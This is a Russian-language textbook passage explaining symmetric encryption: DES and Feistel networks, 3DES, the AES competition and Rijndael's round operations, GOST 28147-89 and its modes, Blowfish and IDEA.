Что это значит и как это выглядит в реальной жизни? Представьте себе такую ситуацию: злоумышленнику каким-то образом удалось перехватить зашифрованную информацию. Дальнейшие действия взломщика могут быть сведены к двум вариантам взлома (возможен и третий, который сводится к эксплуатации уязвимостей рабочей среды):

♦ атака "грубой силой", или Brute Force (атаки "грубой силой" подразумевают подбор всех возможных вариантов ключей);

♦ поиск уязвимых мест в алгоритме.

Учитывая тот факт, что применяемые в настоящее время алгоритмы шифрования уже проверены "огнем и временем", совершенно очевидно, что взломщик будет использовать

Brute Force. Взлом конфиденциальной информации, зашифрованной стойким алгоритмом и достаточно длинным ключом (к примеру, 512 бит), потребует со стороны взломщика использования "армии" суперкомпьютеров или распределительной сети из нескольких сотен тысяч машин плюс уйму времени и денег. Но если деньги есть, то почему бы и нет! Так, в 1997 году организация Electronic Frontier Foundation (EFF) анонсировала компьютерную систему, которая сможет найти ключ DES за четыре дня. Создание такой системы обошлось компании в $250 000. С помощью современного оборудования можно определить ключ DES посредством атаки "грубой силы" за 35 минут.

# 2.1. Алгоритмы и стандарты шифрования

В зависимости от используемых ключей шифрование условно можно разделить на следующие виды.

♦ Симметричное шифрование, при котором ключ для шифрования и дешифрования представляет собой один и тот же ключ (на обыденном уровне – просто пароль).

♦ Асимметричное шифрование: подразумевает использование двух различных ключей – открытого и закрытого. Открытый ключ, как правило, передается в открытом виде, закрытый же всегда держится в тайне.

Известны также и другие виды шифрования, такие, например, как тайнопись. Алгоритмы тайнописи по известным причинам не являются публичными: посторонним лицам неизвестен сам алгоритм шифрования; закон преобразования знают только отправитель и получатель сообщения. Одним из ярких примеров таких систем можно считать одноразовые блокноты. Именно одноразовые блокноты (One-time Pad, или OTP) можно назвать единственной теоретически невзламываемой системой шифрования. Одноразовый блокнот представляет собой список чисел в случайном порядке, используемый для кодирования сообщения. Как это и следует из названия, OTP может быть использован только один раз. Одноразовые блокноты широко применяются в информационных средах с очень высоким уровнем безопасности (но только для коротких сообщений). Так, в Советском Союзе OTP использовался для связи разведчиков с Москвой.

## Симметричное шифрование

Как было уже сказано выше, при симметричном шифровании для шифрования и дешифрования данных используется один и тот же ключ. Понятно, что ключ алгоритма должен сохраняться в секрете обеими сторонами. Говоря простым языком, в данном случае под ключом подразумевается пароль, который, разумеется, должен держаться в тайне.

Популярными алгоритмами симметричного шифрования являются:

♦ DES (значительно устарел) и TripleDES (3DES);

♦ AES (Rijndael);

♦ ГОСТ 28147-89;

♦ Blowfish.

Основными параметрами алгоритмов симметричного шифрования можно считать:

♦ стойкость;

♦ длину ключа;

♦ количество раундов;

♦ длину обрабатываемого блока;

♦ сложность аппаратной/программной реализации.

Итак, начнем.

**Data Encryption Standard (DES).** Алгоритм Data Encryption Standard (DES) был разработан компанией IBM в начале 1970-х гг. Национальный институт стандартов и технологий США (NIST) принял на вооружение алгоритм (публикация FIPS 46) для DES в 1977 году. Дальнейшей модификации алгоритм подвергался в 1983, 1988, 1993 и 1999 годах.

До недавнего времени DES был "стандартом США", поскольку правительство этой страны рекомендовало применять его для реализации различных систем шифрования данных. Однако несмотря на то что изначально DES планировалось использовать не более 10-15 лет, попытки его замены начались только в 1997 году.

DES использует ключ длиной 56 бит. По сегодняшним меркам, такая длина ключа неприемлема. DES является блочным алгоритмом шифрования, обрабатывающим единовременно один 64-битный блок открытого текста. В алгоритме DES выполняются 16 циклов шифрования с различным подключом в каждом из циклов. Ключ подвергается действию своего собственного алгоритма для образования 16 подключей (рис. 2.1).




**Рис. 2.1.** Схема работы DES

Рассмотрим работу алгоритма подробнее. Входной блок данных, состоящий из 64 бит, преобразуется в выходной блок идентичной длины. Ключ шифрования должен быть известен как отправляющей, так и принимающей сторонам. В алгоритме широко используются перестановки битов текста.

Вводится функция F, которая работает с 32-разрядными словами исходного текста ® и использует в качестве параметра 48-разрядный ключ (J). Схема работы функции F показана на рис. 2.1. Сначала 32 входных разряда расширяются до 48, при этом некоторые разряды повторяются.

Для полученного 48-разрядного кода и ключа выполняется операция сложения по модулю 2. Результирующий 48-разрядный код преобразуется в 32-разрядный с помощью S-матриц.

Исходный 48-разрядный код делится на восемь групп по шесть разрядов. Первый и последний разряды в группе используются в качестве адреса строки, а средние четыре разряда – в качестве адреса столбца. В результате каждые шесть бит кода преобразуются в четыре бита, а весь 48-разрядный код – в 32-разрядный (для этого нужно восемь S-матриц). Существуют разработки, позволяющие выполнять шифрование в рамках стандарта DES аппаратным образом, что обеспечивает довольно высокое быстродействие.

Чтобы все-таки разобраться во всех тонкостях алгоритма DES, будет вполне уместно привести описание так называемой сети Фейштеля (иногда называют сетью Файстеля), которая и стоит в основе DES.

В 1973 году Хорст Фейштель (Horst Feistel) в журнале Scientific American опубликовал статью "Cryptography and Computer Privacy", в которой раскрыл некоторые важные аспекты шифрования, а также ввел конструкцию, названную впоследствии сетью Фейштеля. Эта схема была использована в проекте Lucifer фирмы IBM, над которым работали Фейштель и Дон Копперсмит (Don Coppersmith). Данный проект был скорее экспериментальным, но стал базисом для Data Encryption Standard (DES). Итеративная структура алгоритма позволяла упростить его реализацию в аппаратных средах.

Уместно заметить, что следующие блочные шифры как раз таки используют классическую или модифицированную сеть Фейштеля в своей основе: Blowfish, Camellia, CAST, DES, FEAL, ГОСТ 28147-89, KASUMI, LOKI97, Lucifer, MacGuffin, MARS, MAGENTA, MISTY1, RC2, RC5, RC6, Skipjack, TEA, Triple DES, Twofish, XTEA.

**TripleDES (3DES).** Очевидная нестойкость DES стала причиной поисков некой альтернативы. В 1992 году исследования показали, что DES можно использовать трижды для обеспечения более мощного шифрования. Так появился тройной DES (3DES). Тройной DES используется либо с двумя, либо с тремя ключами. Используемый при этом ключ обеспечивает большую мощность в сравнении с обычным DES.

**Advanced Encrypt Standard (AES).** Вскоре после выхода DES обнаружилась очевидная слабость алгоритма. Необходимость в принятии нового стандарта была более чем явной: небольшая длина ключа DES (56 бит) позволяла применить метод грубой силы против этого алгоритма. Кроме того, архитектура DES была ориентирована на аппаратную реализацию, и программная реализация алгоритма на платформах с ограниченными ресурсами не давала необходимого быстродействия. Модификация TDES обладала достаточной длиной ключа, но при этом была еще медленнее. TDES не просуществовал столь долго, чтобы можно было говорить о том, что алгоритм стоек и надежен. Ему на смену, как и следовало ожидать, пришел более стойкий и надежный алгоритм – AES, который, между прочим, был выбран в результате конкурса и принят в качестве американского стандарта шифрования правительством США. Немного о самом конкурсе.

2 января 1997 года NIST (Национальный Институт Стандартов и Технологий) объявляет о намерении найти замену DES, являвшемуся американским стандартом с 1977 года. NIST принял достаточное количество предложений от заинтересованных сторон о том, каким образом следует выбирать алгоритм. Активный отклик со стороны открытого криптографического сообщества привел к объявлению конкурса 12 сентября 1997 года. Алгоритм могла предложить практически любая организация или группа исследователей. Минимальные требования к новому стандарту были следующими:

- ♦ это должен быть блочный шифр;
- ♦ длина блока должна составлять 128 бит;
- ♦ алгоритм должен работать с ключами длиной 128, 192 и 256 бит;

♦ использовать операции, легко реализуемые как аппаратно (в микрочипах), так и программно (на персональных компьютерах и серверах);

♦ ориентироваться на 32-разрядные процессоры;

♦ не усложнять без необходимости структуру шифра, чтобы все заинтересованные стороны были в состоянии самостоятельно провести независимый криптоанализ алгоритма и убедиться, что в нем не заложено каких-либо недокументированных возможностей.

Кроме всего вышеперечисленного, алгоритм, который претендует на то, чтобы стать стандартом, должен распространяться по всему миру без платы за пользование патентом.

20 августа 1998 года на первой конференции AES был объявлен список из 15 кандидатов, а именно: CAST-256, CRYPTON, DEAL, DFC, E2, FROG, HPC, LOKI97, MAGENTA, MARS, RC6, Rijndael, SAFER+, Serpent и Twofish.

Понятное дело, что в последующих обсуждениях эти алгоритмы подвергались самому тщательному анализу, причем исследовались не только криптографические свойства, такие как стойкость к известным атакам и отсутствие слабых ключей, но и практические аспекты реализации. Так, особое внимание при выборе алгоритма было направлено на оптимизацию скорости выполнения кода на различных архитектурах (от ПК до смарт-карт и аппаратных реализаций), возможность оптимизации размера кода, возможность распараллеливания.

В марте 1999 года прошла вторая конференция AES, а в августе 1999 года были объявлены пять финалистов, среди которых оказались: MARS, RC6, Rijndael, Serpent и Twofish. Все они были разработаны авторитетными криптографами, имеющими мировое признание. На 3-й конференции AES в апреле 2000 года все авторы представили свои алгоритмы.

В Нью-Йорке 13 и 14 апреля 2000 года, незадолго до завершения второго этапа, прошла третья конференция AES. Двухдневная конференция была разделена на восемь сессий по четыре в день. На сессиях первого дня обсуждались вопросы, связанные с программируемыми матрицами (FGPA), проводилась оценка реализации алгоритмов на различных платформах, в том числе PA-RISC, IA-64, Alpha, высокоуровневых смарт-картах и сигнальных процессорах, сравнивалась производительность претендентов на стандарт, анализировалось количество раундов в алгоритмах-кандидатах. На второй день был проанализирован Rijndael с сокращенным количеством раундов и показана его слабость в этом случае, обсуждался вопрос об интегрировании в окончательный стандарт всех пяти алгоритмов-претендентов, еще раз тестировались все алгоритмы. В конце второго дня была проведена презентация, на которой претенденты рассказывали о своих алгоритмах, их достоинствах и недостатках. О Rijndael как о лидере рассказал Винсент Риджмен (Vincent Rijmen), заявивший о надежности защиты, высокой общей производительности и простоте архитектуры своего кандидата.

2 октября 2000 года было объявлено, что победителем конкурса стал алгоритм Rijndael, и началась процедура стандартизации. 28 февраля 2001 года был опубликован проект, а 26 ноября 2001 года AES был принят как FIPS 197.

Строго говоря, AES и Rijndael не одно и то же, так как Rijndael поддерживает широкий диапазон длин ключей и блоков.

Особо следует подчеркнуть тот факт, что алгоритм Rijndael не похож на большинство известных алгоритмов симметричного шифрования, в основе которых лежит сеть Фейштеля. Напомним нашим читателям, что особенность сети Фейштеля состоит в том, что входное значение разбивается на два и более субблоков, часть из которых в каждом раунде обрабатывается по определенному закону, после чего накладывается на необрабатываемые субблоки.

В отличие от ГОСТ 28147, который будет рассмотрен ниже, алгоритм Rijndael представляет блок данных в виде двухмерного байтового массива размером 4 x 4, 4 x 6 или 4 x 8 (допускается использование нескольких фиксированных размеров шифруемого блока

информации). Все операции выполняются с отдельными байтами массива, а также с независимыми столбцами и строками.

Алгоритм Rijndael предусматривает выполнение четырех последовательных преобразований.

1. BS (ByteSub) – табличная замена каждого байта массива (рис. 2.2).




**Рис. 2.2.** Табличная замена каждого байта массива

2. SR (ShiftRow) – сдвиг строк массива. При этой операции первая строка остается без изменений, а остальные циклически побайтно сдвигаются влево на фиксированное количество байт, зависящее от размера массива. Например, для массива размером 4 x 4 строки 2, 3 и 4 сдвигаются на 1, 2 и 3 байта соответственно (рис. 2.3).

3. Следующим идет MC (MixColumn) – операция над независимыми столбцами массива, когда каждый столбец по определенному правилу умножается на фиксированную матрицу C(X) (рис. 2.4).

4. Заключительный этап – AK (AddRoundKey) – добавление ключа. Каждый бит массива складывается по модулю 2 с соответствующим битом ключа раунда, который, в свою очередь, определенным образом вычисляется из ключа шифрования (рис. 2.5).




**Рис. 2.3.** Сдвиг строк массива




**Рис. 2.4.** Операция MixColumn




**Рис. 2.5.** Операция добавления ключа

Вышеперечисленные преобразования шифруемых данных поочередно выполняются в каждом раунде (рис. 2.6).




**Рис. 2.6.** Последовательность раундов Rijndael

В алгоритме Rijndael количество раундов шифрования ® переменное (10, 12 или 14 раундов) и зависит от размеров блока и ключа шифрования (для ключа также предусмотрено несколько фиксированных размеров).

Почему же Rijndael стал новым стандартом шифрования, опередившим другие алгоритмы? Прежде всего, он обеспечивает высокую скорость шифрования, причем на всех платформах: как при программной, так и при аппаратной реализации. Алгоритм отличается удачным механизмом распараллеливания вычислений по сравнению с другими алгоритмами, представленными на конкурс. Кроме того, требования к ресурсам для его работы минимальны, что важно при его использовании в устройствах, обладающих ограниченными вычислительными возможностями.

При всех преимуществах и оригинальности алгоритма AES можно было бы считать абсолютом надежности и стойкости, но, как оно всегда и бывает, совершенных продуктов нет.

26 мая 2006 года на конференции Quo Vadis IV Николя Тадеуш Куртуа (польский криптограф, проживающий во Франции) представил практическое доказательство существования алгебраических атак, оптимизированных против шифра AES-Rijndael. За полтора часа на своем ноутбуке он осуществил демо-взлом всего лишь по нескольким шифртекстам близкого аналога Rijndael. Хотя это был только модельный шифр, он являлся таким же стойким, в него не было добавлено существенных слабостей, он имел такие же хорошие диффузионные характеристики и устойчивость ко всем известным до этого видам криптоанализа. Единственным отличием были лишь измененные в рамках модели алгебраических атак параметры S-блоков и уменьшенное для наглядности количество раундов. Однако этого было достаточно, чтобы убедить скептиков в реальности алгебраических атак и несовершенстве даже такого, казалось бы, совершенного метода шифрования.

**ГОСТ 28147.** Следующим алгоритмом симметричного шифрования, который мы рассмотрим, станет ГОСТ 28147-89. Это советский и российский стандарт симметричного шифрования, введенный 1 июля 1990 года. Стандарт обязателен для организаций, предприятий и учреждений, применяющих криптографическую защиту данных, хранимых и передаваемых в сетях ЭВМ, в отдельных вычислительных комплексах или ЭВМ.

Алгоритм был разработан в бывшем Главном Управлении КГБ СССР или в одном из секретных НИИ в его системе. Первоначально имел гриф (ОВ или СС – точно неизвестно),

затем гриф последовательно снижался и к моменту официального проведения алгоритма через Госстандарт СССР в 1989 году был снят. Алгоритм остался ДСП (как известно, ДСП не считается грифом). В 1989 году стал официальным стандартом СССР, а позже, после распада СССР, федеральным стандартом Российской Федерации.

С момента опубликования ГОСТа на нем стоял ограничительный гриф "Для служебного пользования", и формально шифр был объявлен "полностью открытым" только в мае 1994 года. По известным причинам, история создания шифра и критерии его проектирования до сих пор неизвестны.

ГОСТ 28147-89 представляет собой блочный шифр с 256-битным ключом и 32 циклами преобразования, оперирующий 64-битными блоками. Основа алгоритма – уже известная нам сеть Фейштеля. Основным режимом шифрования по ГОСТ 28147-89 является режим простой замены (определены также более сложные режимы гаммирования и гаммирования с обратной связью). Рассмотрим механизм работы алгоритма подробнее.

При работе ГОСТ 28147-89 информация шифруется блоками по 64 бита (такие алгоритмы называются блочными), которые затем разбиваются на два субблока по 32 бита (N1 и N2). После завершения обработки субблока N1 его значение складывается со значением субблока N2 (сложение выполняется по модулю 2, то есть применяется логическая операция XOR – исключающее ИЛИ), а затем субблоки меняются местами. Данное преобразование выполняется определенное количество раз (раундов): 16 или 32 в зависимости от режима работы алгоритма. В каждом раунде выполняются две операции (рис. 2.7).




**Рис. 2.7.** Преобразование выполняется определенное количество раз

Первая операция подразумевает наложение ключа. Содержимое субблока N1 складывается по модулю 2 с 32-битной частью ключа Kx. Полный ключ шифрования представляется в виде конкатенации 32-битных подключей: K0, K1, K2, K3, K4, K5, K6, K7. В процессе шифрования используется один из этих подключей, в зависимости от номера раунда и режима работы алгоритма.

Вторая операция осуществляет табличную замену. После наложения ключа субблок N1 разбивается на восемь частей по четыре бита, значение каждой из которых заменяется в соответствии с таблицей замены для данной части субблока. После этого выполняется побитовый циклический сдвиг субблока влево на 11 бит.

Алгоритм, определяемый ГОСТ 28147-89, может работать в четырех режимах:

- ♦ простой замены;
- ♦ гаммирования;

♦ гаммирования с обратной связью;

♦ генерации имитовставок.

В генерации имитовставок используется одно и то же описанное выше шифрующее преобразование, но, поскольку назначение режимов различно, осуществляется это преобразование в каждом из них по-разному.

В режиме простой замены для зашифровки каждого 64-битного блока информации выполняются 32 описанных выше раунда. Каждый из блоков шифруется независимо от другого, то есть результат шифрования каждого блока зависит только от его содержимого (соответствующего блока исходного текста). При наличии нескольких одинаковых блоков исходного (открытого) текста соответствующие им блоки шифртекста тоже будут одинаковы, что дает дополнительную полезную информацию для пытающегося вскрыть шифр криптоаналитика. Поэтому данный режим применяется в основном для шифрования самих ключей шифрования (очень часто реализуются многоключевые схемы, в которых по ряду соображений ключи шифруются друг на друге). Для шифрования собственно информации предназначены два других режима работы: гаммирования и гаммирования с обратной связью.

В режиме гаммирования каждый блок открытого текста побитно складывается по модулю 2 с блоком гаммы шифра размером 64 бита. Гамма шифра – это специальная последовательность, которая получается в результате определенных операций с регистрами N1 и N2 .

1. В регистры N1 и N2 записывается их начальное заполнение – 64-битная величина, называемая синхропосылкой.

2. Выполняется зашифровка содержимого регистров N1 и N2 (в данном случае синхропосылки) в режиме простой замены.

3. Содержимое регистра N1 складывается по модулю $(2^{32}– 1)$ с константой C1, равной $2^{24} + 2^{16} + 2^8 + 2^4$, а результат сложения записывается в регистр N1.

4. Содержимое регистра N2 складывается по модулю $2^{32}$ с константой C2, равной $2^{24} + 2^{16} + 2^8 + 1$, а результат сложения записывается в регистр N2.

5. Содержимое регистров N1 и N2 подается на выход в качестве 64-битного блока гаммы шифра (в данном случае N1 и N2 образуют первый блок гаммы).

Если необходим следующий блок гаммы (то есть нужно продолжить зашифровку или расшифровку), выполняется возврат к операции 2.

Для расшифровки гамма вырабатывается аналогичным образом, а затем к битам зашифрованного текста и гаммы снова применяется операция XOR.

Для выработки нужной для расшифровки гаммы шифра у пользователя, расшифровывающего криптограмму, должны быть тот же ключ и то же значение синхропосылки, которые применялись при зашифровке информации. В противном случае получить исходный текст из зашифрованного не удастся.

В большинстве реализаций алгоритма ГОСТ 28147-89 синхропосылка несекретна, однако есть системы, где синхропосылка является таким же секретным элементом, как и ключ шифрования. Для таких систем эффективная длина ключа алгоритма (256 бит) увеличивается еще на 64 бит секретной синхропосылки, которую также можно рассматривать как ключевой элемент.

В режиме гаммирования с обратной связью для заполнения регистров N1 и N2 , начиная со второго блока, используется не предыдущий блок гаммы, а результат зашифровки предыдущего блока открытого текста. Первый же блок в данном режиме генерируется полностью аналогично предыдущему.

Рассматривая режим генерации имитовставок, следует определить понятие предмета генерации. Имитовставка – это криптографическая контрольная сумма, вычисляемая

с использованием ключа шифрования и предназначенная для проверки целостности сообщений. При генерации имитоприставки выполняются следующие операции: первый 64-битный блок массива информации, для которого вычисляется имитоприставка, записывается в регистры N1 и N2 и зашифровывается в сокращенном режиме простой замены (выполняются первые 16 раундов из 32). Полученный результат суммируется по модулю 2 со следующим блоком информации с сохранением результата в N1 и N2.

Цикл повторяется до последнего блока информации. Получившееся в результате этих преобразований 64-битное содержимое регистров N1 и N2 или его часть и называется имитоприставкой. Размер имитоприставки выбирается исходя из требуемой достоверности сообщений: при длине имитоприставки r бит вероятность, что изменение сообщения останется незамеченным, равна 2^.Чаще всего используется 32-битная имитоприставка, то есть половина содержимого регистров. Этого достаточно, поскольку, как любая контрольная сумма, имитоприставка предназначена прежде всего для защиты от случайных искажений информации. Для защиты же от преднамеренной модификации данных применяются другие криптографические методы – в первую очередь электронная цифровая подпись.

При обмене информацией имитоприставка служит своего рода дополнительным средством контроля. Она вычисляется для открытого текста при зашифровке какой-либо информации и посылается вместе с шифртекстом. После расшифровки вычисляется новое значение имитоприставки, которое сравнивается с присланной. Если значения не совпадают, значит, шифртекст был искажен при передаче или при расшифровке использовались неверные ключи. Особенно полезна имитоприставка для проверки правильности расшифровки ключевой информации при использовании многоключевых схем.

Алгоритм ГОСТ 28147-89 считается достаточно сильным – в настоящее время для его раскрытия не существует более эффективных методов, чем упомянутый выше Brute Force. Высокая стойкость алгоритма достигается в первую очередь за счет большой длины ключа, равной 256 бит. К тому же при использовании секретной синхропосылки эффективная длина ключа увеличивается до 320 бит, а засекречивание таблицы замен прибавляет дополнительные биты. Кроме того, криптостойкость ГОСТ 28147-89 уже при 32 раундах можно считать более чем достаточной, и это притом, что полный эффект рассеивания входных данных достигается уже после восьми раундов.

На сегодняшний день алгоритм ГОСТ 28147-89 полностью удовлетворяет всем требованиям криптографии и обладает теми же достоинствами, что и другие алгоритмы, но лишен их недостатков. К очевидным достоинствам этого алгоритма можно отнести:

♦ эффективность реализации и, соответственно, высокое быстродействие на современных компьютерах;

♦ бесперспективность силовой атаки (XSL-атаки в учет не берутся, так как их эффективность на данный момент полностью не доказана).

Однако же, как оно всегда и бывает, алгоритм не лишен недостатков: тривиально доказывается, что у ГОСТа существуют "слабые" ключи и S-блоки, но в стандарте не описываются критерии выбора и отсева "слабых". Кроме того, стандарт не специфицирует алгоритм генерации S-блоков (таблицы замен). С одной стороны, это может являться дополнительной секретной информацией (помимо ключа), а с другой – поднимает ряд проблем: нельзя определить криптостойкость алгоритма, не зная заранее таблицы замен; реализации алгоритма от различных производителей могут использовать разные таблицы замен и могут быть несовместимы между собой.

Кратко рассмотрим некоторые другие алгоритмы симметричного шифрования.

**Blowfish.** Blowfish представляет собой 64-битный блочный шифр, разработанный Шнайером (Schneier) в 1993 году. Этот шифр, как и многие другие, основан на алгоритме сети Фейштеля. Отдельный раунд шифрования данного алгоритма состоит из зависимой от

ключа перестановки и зависимой от ключа с данными замены. Все операции основаны на операциях XOR и прибавлениях к 32-битным словам (XORs and additions on 32-bit words). Ключ имеет переменную длину (максимальная длина 448 бит) и используется для генерации нескольких подключевых массивов (subkey arrays). Шифр был создан специально для 32-битных машин и существенно быстрее ранее рассмотренного нами алгоритма DES.

**IDEA** (International Data Encryption Algorithm) был разработан К. Лейем (Lai) и Д. Месси (Massey) в конце 1980-х годов. Это шифр, состоящий из 64-битных повторяющихся блоков со 128-битным ключом и восемью раундами. Следует отметить, что, в отличие от ранее нами рассмотренных алгоритмов шифрования, IDEA не основан на сети Фейштеля, хотя процесс дешифрования аналогичен процессу шифрования. IDEA был сконструирован с учетом его легкого воплощения как программно, так и аппаратно. Ко всему прочему безопасность IDEA основывается на использовании трех несовместимых типов арифметических операций над 16-битными словами.

